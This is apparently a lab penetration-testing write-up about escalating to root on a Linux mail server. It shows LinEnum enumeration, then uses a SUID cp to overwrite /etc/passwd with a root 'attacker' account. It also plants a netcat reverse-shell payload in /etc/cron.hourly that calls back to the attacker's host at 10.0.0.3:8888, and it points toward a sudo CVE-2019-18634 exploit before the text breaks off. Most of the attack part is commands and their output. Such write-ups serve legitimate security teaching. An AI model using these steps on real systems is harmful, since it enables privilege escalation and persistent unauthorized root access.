
So we will use the server.py script that allows me to select which interface i want to host my server on.



```
root@luser-virtual-machine:/tmp/tools# python server.py 10.0.0.3:80
Serving HTTP on 10.0.0.3 port 80 ...
```

Get the script with wget


wget http://10.0.0.3:80/linenum.sh




```
dave@mail:/tmp$ wget http://10.0.0.3:80/linenum.sh
--2021-02-01 12:45:15--  http://10.0.0.3/linenum.sh
Connecting to 10.0.0.3:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46630 (46K) [text/x-sh]
Saving to: 'linenum.sh'

linenum.sh                    100%[=================================================>] 45.54K  --.-KB/s    in 0.05s

2021-02-01 12:45:15 (951 KB/s) - 'linenum.sh' saved [46630/46630]
```

and chmod and run it.

Interesting findings



```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 141528 Jan 18  2018 /bin/cp
```




```
### SOFTWARE ##############################################
[-] Sudo version:
Sudo version 1.8.25
```

it seems that there is a misconfigured SUID file cp, as well as a vulnerable sudo program.

Misconfigured SUID file

```
find / -perm -u=s -type f 2>/dev/null
```



```
/bin/cp
```

we can also see that cp is under it


so i'm going to make use of this to change the content of the passwd file and get to root.

First i will need to know the original passwd file, so i will use


nano /etc/passwd

and copy a exact copy into tmp called fakewd,

and use the openssl program in kali linux to create a hashed password etc. And add it to the bottom of the fakewd




```
attacker@kali:~$ openssl passwd -1 -salt attacker password
$1$attacker$SoWNj3TGG0I1f.6TAra0G/
attacker@kali:~$ 
```



attacker@kali...sktop/websend   dave@mail: /tmp


```
  GNU nano 2.9.3                                                                                    /etc/

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
                                                                                       [ File '/etc/passwd'
```



```
  GNU nano 2.9.3                                                                                     fakewd

syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
sudowudo:x:1000:1000:sudowudo,,,:/home/sudowudo:/bin/bash
postfix:x:122:127::/var/spool/postfix:/usr/sbin/nologin
bob:x:1001:1001:Bob,,,:/home/bob:/bin/bash
mark:x:1002:1002:Mark,,,:/home/mark:/bin/bash
telnetd:x:123:129::/nonexistent:/usr/sbin/nologin
dave:x:1003:1003:dave,,,:/home/dave:/bin/bash
attacker:$1$attacker$SoWNj3TGG0I1f.6TAra0G/:0:0:root:/root:/bin/bash
```

now that we have the fake passwd, we can make use of the cp to copy and overwrite the fake with the real.

cp fakewd /etc/passwd




```
dave@mail:/tmp$ cp fakewd /etc/passwd
dave@mail:/tmp$ su attacker
Password:
root@mail:/tmp# 
```

and from it, just use su to go to the account and ta da, we will get root.

backdoor with cp


Other then that, i can also make use of cp to install a backdoor in the machine.

Firstly, lets create a payload with msfvenom.



```
attacker@kali:~$ msfvenom -p cmd/unix/reverse_netcat lhost=10.0.0.3 lport=8888 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 98 bytes
mkfifo /tmp/rrqjrmg; nc 10.0.0.3 8888 0</tmp/rrqjrmg | /bin/sh >/tmp/rrqjrmg 2>&1; rm /tmp/rrqjrmg
```


and create a file in tmp and name it dave.sh



```
  GNU nano 2.9.3                                                                    dave.sh

#!/bin/bash
mkfifo /tmp/rrqjrmg; nc 10.0.0.3 8888 0</tmp/rrqjrmg | /bin/sh >/tmp/rrqjrmg 2>&1; rm /tmp/rrqjrmg
```

Now we are all aware of the Linux crontab utility that runs files hourly, daily, weekly and monthly, so I copied dave.sh to /etc/cron.hourly, so it will run dave.sh after one hour.

cp dave.sh /etc/cron.hourly/



```
dave@mail:/tmp$ ls -al /etc/cron.hourly/
total 24
drwxr-xr-x   2 root root  4096 Feb  1 13:31 .
drwxr-xr-x 124 root root 12288 Feb  1 12:56 ..
-rw-rw-r--   1 root dave   111 Feb  1 13:31 dave.sh
-rw-r--r--   1 root root   102 Nov 15  2017 .placeholder
```

And once a hour passes,

the web server will get a connection from the mail server as root.

Sudo

As the last resort, by looking up the sudo program with that version, there is some exploits more specific the 2019-18634 CVE bss overflow.

Which from just now, we use wget to get the needed exploit file from the web server to the mail server.

Cracking sudo

To crack sudo, first thing that i need to do is to replicate a situation exactly like the one in the mail server.

(change to sudowudo)

So, in order to debug sudo binary, we will be using the gdb debugger.


Cracking sudo

Debugging sudo is extremely hard The main factors is that it requires setuid to run, and that running sudo as root bypasses the password prompt. So basically, we needed to run sudo as a normal user, but debug it as root. It would be relatively trivial to attach a debugger to this, however the bug occurs at the first (and last) prompt the program displays, and requires input be sent via a non-writeable source (aka not user input).

Cracking sudo

